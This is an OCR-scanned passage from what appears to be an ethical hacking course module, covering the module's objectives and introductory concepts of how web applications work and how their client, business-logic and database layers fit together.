
The evolution of the Internet and web technologies, combined with rapidly increasing Internet connectivity, has led to the emergence of a new business landscape. Web applications are an integral component of online businesses. Everyone connected via the Internet is using various web applications for different purposes, including online shopping, email, chats, and social networking.

Web applications are becoming increasingly vulnerable to more sophisticated threats and attack vectors. This module will familiarize you with various web applications and web attack vectors as well as how to protect an organization’s information resources from them. It describes the general web application hacking methodology that most attackers use to exploit a target system. Ethical hackers can use this methodology to assess their organization’s security against web application attacks. This module will also familiarize you with web API, webhooks, and web shell concepts as well as hacking. In addition, it discusses several tools that are useful in different stages of web application security assessment.

At the end of this module, you will be able to:

- Describe web application concepts
- Perform various web application attacks
- Describe the web application hacking methodology
- Use different web application hacking tools
- Explain web API, webhooks, and web shell concepts
- Understand how to hack web applications via web API, webhooks, and web shells

- Adopt countermeasures against web application attacks
- Use different web application security testing tools



LO#01: Summarize Web Application Concepts


Web Application Concepts

This section describes the basic concepts associated with web applications vis-à-vis security concerns—their components, how they work, their architecture, and so on. Furthermore, it provides insights into web services and vulnerability stacks.

Introduction to Web Applications

- Web applications provide an **interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser
- Though web applications enforce certain **security policies**, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking

How Web Applications Work



ID	Topic	News
6329	Tech	CNN

```
SELECT * from news where id = 6329
```

Introduction to Web Applications

Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They enable the users to request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via a keyboard, mouse, or touch interface depending on the device they are using to access the web application. Based on browser-supported programming languages such as JavaScript, HTML, and CSS, web applications work in combination with other programming languages such as SQL to access data from the databases.

Web applications are developed as dynamic web pages, and they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing. Furthermore, there are several desktop applications that provide users with the flexibility to work with the Internet.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need to access such services, they can request them by submitting the Uniform Resource Identifier (URI) or Uniform Resource Locator (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache HTTP Server, H2O, LiteSpeed, Cherokee, etc.

Increasing Internet usage and expanding online businesses have accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business purposes is the multitude of features that they offer. Moreover, they are secure and relatively easy to develop. In addition, they offer better services than many computer-based software applications and are easy to install, maintain, and update.

The advantages of web applications are listed below:

- As they are independent of the operating system, their development and troubleshooting are easy and cost-effective.
- They are accessible anytime and anywhere using a computer with an Internet connection.
- The user interface is customizable, making it easy to update.
- Users can access them on any device having an Internet browser, including PDAs, smartphones, etc.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data, allowing developers to increase their workload capacity.
- Multiple locations of servers not only increase physical security but also reduce the burden of monitoring thousands of desktops using the program.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, .NET, and scripting languages, which are scalable and support even portable platforms.


Although web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking.

How Web Applications Work

The main function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.

This mechanism involves the following steps:

- First, the user enters the website name or URL in the browser. Then, the user's request is sent to the web server.
- On receiving the request, the web server checks the file extension:
  - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
  - If the user requests a web page with an extension that needs to be processed at the server side, such as php, asp, and cfm, then the web application server must process the request.
- Therefore, the web server passes the user's request to the web application server, which processes the user’s request.
- The web application server then accesses the database to perform the requested task by updating or retrieving the information stored on it.
- After processing the request, the web application server finally sends the results to the web server, which in turn sends the results to the user's browser.



ID	Topic	News
6329	Tech	CNN

```
SELECT * from news where id = 6329
```

Figure 14.1: Working of web applications

Web Application Architecture

Web applications run on web browsers and use a set of server-side scripts (Java, C#, Ruby, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The working of the web application depends on its architecture, which includes hardware and software that perform tasks such as reading the request as well as searching, gathering, and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application. It consists of three layers:

1. Client or presentation layer
2. Business logic layer
3. Database layer

The client or presentation layer includes all physical devices present on the client side, such as laptops, smartphones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server then responds to the request and fetches the requested data; the application finally displays this response in the browser in the form of a web page.

The “business logic” layer itself consists of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler, a resource handler, and a hardware component, e.g., a server. The firewall offers security to the content, the HTTP request parser handles requests coming from clients and forwards responses to them, and the resource handler is capable of handling multiple requests simultaneously. The web-server logic layer contains code that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware". It defines the flow of data, according to which the developer builds the application using programming languages. It stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database. This layer contains the software and defines the steps to search and fetch the data.

The database layer consists of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in a structured form (e.g., MS SQL Server, MySQL server).

